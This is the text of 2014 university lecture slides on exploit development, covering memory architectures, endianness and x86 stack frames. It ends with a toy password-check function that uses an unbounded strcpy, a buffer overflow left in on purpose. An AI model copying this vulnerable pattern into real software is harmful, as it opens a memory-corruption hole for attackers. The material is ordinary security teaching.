



Exploit Development 101

CIS 4930 / CIS 5930

Offensive Computer Security

Spring 2014




Outline

1. Exploitation Theory
2. Types of values to fuzz
3. Some advanced fuzzing techniques
4. Exploit 101
5. Stack overview
6. Examples
7. Live Demo

Exploitation Theory

- **VON NEUMANN ARCHITECTURE**

- most popular system model
 - 45+ years old and going strong
- **Cannot distinguish between data & instructions**
 - **major reason for so much hacking and malware**
- instructions and data stores in same memory
- allows for self modifying code
 - b/c old machines were hard to set up!!!
 - took weeks to set up an old ENIAC!
 - systems are different now, but much much more **complex**
- The ability to treat instructions as data **allows** for **assemblers, compilers, and other automated programming tools** to exist




FANTASTIC READ: http://www.nytimes.com/2012/10/30/science/rethinking-the-computer-at-80.html?pagewanted=all&_r=0

Exploitation Theory

- Harvard architecture

- Uncommon->Common
 - made sense back in the tape/card days...
 - Now AVR micro controllers..
 - Arduino, ARM
- physically separates data and instructions
 - entirely different address spaces
- separate signal pathway
- *most modern processors implement small parts of a modified harvard architecture*
 - *to support loading a program from disk storage as data, and then executing it*



Other Architecture Ideas and Trends

- **Tagged architecture (theoretical)**
 - Each piece of data in the system carries credentials
 - an encryption code that ensures that the data is one that the system trusts
 - CPU will not process data with bad credentials
- **Capability architecture (theoretical)**
 - requires every software object to carry meta data and specific permission information that describes its access rights on the computer
 - check is done by a special part of the CPU
- **Trusted Computing Base (TCB)**
- **Formal methods....**

Exploitation

- The computer industry has a bad habit of repeating old mistakes
 - Driven by market forces
 - Android OS's did not learn from past 20 years of security in operating systems
 - terrible permissions controls

Exploitation

- Most of security is putting bandages on problems caused by old problems or design choices
 - following checklists...

Sometimes, its like patching up an old plane with duct tape!



Exploitation Theory

General Exploitation Theory:

Due to the inability to distinguish between instructions and data in Von Neumann architecture machines, we can corrupt data with instructions and hijack control flow. This is also because data contains control flow data that is used to direct the execution of the instructions by the processor.

Most exploits can be generalized into a three step process

1. Some sort of memory corruption
2. Change / hijacking of control flow
3. Execution of the shellcode



Exploit Development 101

Foreword

- Most of the initial techniques taught in this lecture will not work on modern systems
 - b/c of ASLR, DEP, Stack Cookies, Safe SEH, SEHOP, and etc...
- It is necessary to teach from the beginning though, to see why these countermeasures came into play
- We will get into bypassing these countermeasures
- *But for now, the term **VANILLA SYSTEM** means a system without any of these countermeasures active.
- The HAOE book's cd is a nice vanilla system
 - great for learning

Foreword continued...

- **NOTE: Exploits must be developed with the architecture in mind**
 - Intel architecture is little endian:
 - *mnemonic tip: Intel has more characters in common with "little" than big*
 - ie: 0xAABBCCCDD gets stored in memory as: \xDD \xCC \xBB \xAA (*little end first*)
 - Most other processors are big-endian
 - ie: 0xAABBCCCDD gets stored in memory as: \xAA \xBB \xCC \xDD (*big end first*)
- **Some processors now are bi-endian (i.e. ARM)**
- We will start with the most common vulnerable bug: the buffer overflow bug.

Definitions, (Recap)

- **Exploit** (v.) - To take advantage of a vulnerability so that the target system reacts in a manner other than which the designer intended
- **Exploit** (n.) - The tool, set of instructions, or code that is used to take advantage of a vulnerability. AKA Proof of Concept (POC)
- **0day** (n.) - An exploit for a vulnerability that has not been publicly disclosed. Sometimes used to refer to the vulnerability itself (i.e. hear about that Java 0day?)
- **Shellcode** (n.) - a set of instructions injected and then executed by an exploited program


Exploit Planning

- After you've discovered a vulnerability
- What type of attacks *make sense*?
 - Stack overflow? Stack randomized?? is the Stack Executable?
 - Canaries?
 - Other protection mechanisms (more on this later)
- How much space do we have?
- Insert code?
- Redirect execution?
 - return to lib c?
 - or other executable regions
 - perhaps writable and executable???

Buffer Overflows

- Quite simple. Occurs in C/C++ code.
- Overflows happen when too much stuff in too small a space
 - i.e. "Hello World\0" being stored in *char buf[6]*
 - *"World\0" is written into adjacent memory*
- 2 categories of overflows:
 - Stack Overflows
 - Heap Overflows (we covered this already :))

Linux process memory layout (windows differs!)



x86 Stack Details

When we think about the stack, it is convenient to view it inverted from the standard model.


```
int function(char *buf){  
    int var1 = 0;  
    char buf2[4];  
    ...  
    // some code  
    ...  
    return auth_flag;  
}  
int main(int argc, char *argv[]){  
    ...  
    if(function(argv[1]) )  
    {  
        // do something  
    }  
    ...  
}
```

← \$EIP is here

[low memory]

growth direction of stack

[high memory]



x86 Stack Details

Many debuggers display the stack this way:
(the HAOE book also does it this way)

```
int function(char *buf){
    int var1 = 0;
    char buf2[4];
    ...
    // some code
    ...


    return auth_flag;
}

int main(int argc, char *argv[]){
    ...
    if(function(argv[1]) )
    {
        // do something
    }
    ...
}
```

\$EIP is here

[low memory]

[high memory]




x86 Stack Details

Lets walk through how it's constructed [low memory]

```
int function(char *buf){
    int var1 = 0;
    char buf2[4];
    ...
    // some code
    ...

    return auth_flag;
}
int main(int argc, char *argv[]){
    ...
    if(function(argv[1]) )
    {
        // do something
    }
    ...
}
```



x86 Stack Details

Starting in main, \$EIP eventually gets to the function call

```
int function(char *buf){
    int var1 = 0;
    char buf2[4];
    ...
    // some code
    ...

    return auth_flag;
}

int main(int argc, char *argv[]){
    ...
    if(function(argv[1]) )
    {
        // do something
    }
    ...
}
```

And the stack has no variables for the function up till this point.

[low memory]

[high memory]



\$ESP

main()'s stack frame

x86 Stack Details


The compiled assembly code will push onto the stack: the function parameters, the saved frame pointer, and the return address, as such

```
int function(char *buf){
    int var1 = 0;
    char buf2[4];
    ...
    // some code
    ...

    return auth_flag;
}

int main(int argc, char *argv[]){
    ...
    if(function(argv[1]) )
    {
        // do something
    }
    ...
}
```

[low memory]



← \$ESP


[high memory]

x86 Stack Details

The compiled assembly code will then jump [low memory]
into the function's code.

```
int function(char *buf){  
    int var1 = 0;  
    char buf2[4];  
    ...  
    // some code  
    ...  
    return auth_flag;  
}  
int main(int argc, char *argv[]){  
    ...  
    if(function(argv[1]) )  
    {  
        // do something  
    }  
    ...  
}
```

\$EIP will point here (roughly)



x86 Stack Details


var 1 will get pushed onto the stack

```
int function(char *buf){
    int var1 = 0;
    char buf2[4];
    ...
    // some code
    ...

    return auth_flag;
}

int main(int argc, char *argv[]){
    ...
    if(function(argv[1]) )
    {
        // do something
    }
    ...
}
```

[low memory]



[high memory]

x86 Stack Details


buf2 will get pushed onto the stack

```
int function(char *buf){
    int var1 = 0;
    char buf2[4];
    ...
    // some code
    ...

    return auth_flag;
}

int main(int argc, char *argv[]){
    ...
    if(function(argv[1]) )
    {
        // do something
    }
    ...
}
```

[low memory]



[high memory]

x86 Stack Details

Now let's see how data gets written onto the stack with a `strcpy(buf2, buf)`, where `buf2 = "AAAAA"`

```
int function(char *buf){
    int var1 = 0;
    char buf2[4];
    ...
    // some code
    ...


    return auth_flag;
}

int main(int argc, char *argv[]){
    ...
    if(function(argv[1]) )
    {
        // do something
    }
    ...
}
```

overflow!

[low memory]

[high memory]



Linux process Memory view

Program scratch space
local (scoped) variables,
environment variables,
passed arguments,
return instruction pointers

STACK

RESERVED

dynamic space
malloc(...)
new(...)


HEAP

Stack grows towards low memory

Heap grows towards high memory

Source:

<http://www.tenouk.com/Bufferoverflowc/Bufferoverflow1c.html>




Linux process Memory view..

- This is easier to comprehend when looking at hex code, and using GDB
- hard to comprehend when looking at C/C++ source code
- This can differ per OS
 - Windows is different for stack, heap, and shared libraries (.dll in windows)
 - Likely the same in BSD
 - *Unsure about Solaris

Source:

<http://www.tenouk.com/Bufferoverflowc/Bufferoverflow1c.html>



Toy Example

Take these two code segments

```
int check_auth(char *password){  
    int auth_flag = 0;  
    char password_buffer[16];  
  
    strcpy(password_buffer, password);  
    ...  
  
    return auth_flag;  
}
```

